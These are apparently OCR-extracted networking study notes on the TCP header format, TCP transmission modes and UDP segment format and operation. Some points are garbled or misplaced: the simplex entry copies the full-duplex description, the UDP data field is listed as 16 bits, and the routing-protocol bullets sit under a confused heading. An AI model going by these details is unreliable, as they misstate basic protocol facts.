
TCP Header Format

0-31 Bits

Bytes				
	Source Port No (16 bits)		Destination Port No (16 bits)	
0	0	1	2	3
	Sequence No (32 bits)			
4	4	5	6	7
	Acknowledgement No (32 bits)			
8	8	9	10	11
	Header Length (4 bits)	Reserved (6 bits) URG ACK PSH RST SYN FIN	Window Size (16 bits)	
12	12	13	14	15
	TCP Checksum (16 bits)		Urgent Pointer (16 bits)	
16	16	17	18	19
	Options			
20	20	21	22	23
24	Data (if any)			

0-31 Bits

20 Bytes



TCP Services

1 Simplex

- Each flow has its own window size, **sequence** numbers, and **acknowledgment** numbers

2 Half-duplex

- Allows sending information in **both directions** between two nodes, but only one direction can be utilized at a time

3 Full-duplex

- Allows data flow in each direction, **independent** of the other direction
- Each flow has its own window size, **sequence** numbers, and **acknowledgment** numbers

Notes: ______________________________

User Datagram Protocol (UDP)

- UDP is a connectionless transport protocol that exchanges datagrams without acknowledgments or guaranteed delivery
- It does not use **windowing** or **acknowledgments**, so reliability, if needed, is provided by application layer protocols


- The **protocols** that use UDP include:
  - TFTP (Trivial File Transfer Protocol)
  - SNMP (Simple Network Management Protocol)
  - DHCP (Dynamic Host Configuration Protocol)

UDP Segment Format


# of Bits	16	16	16	16	16
	Source Port	Destination Port	Length	Checksum	Data

UDP Operation

- UDP does not use windowing or acknowledgments, so application **layer** protocols are used for **error detection**
- The **Source Port** field is an optional field used only when information needs to be returned to the sending host
- When a **destination** router receives a routing update, it is not because the **source** router is making a request; therefore, nothing needs to be returned to the source
- In case of **RIP** updates only:
  - **BGP** uses **TCP**; **IGRP** is sent directly over **IP**
  - **EIGRP** and **OSPF** are also sent directly over IP with their own way of handling reliability

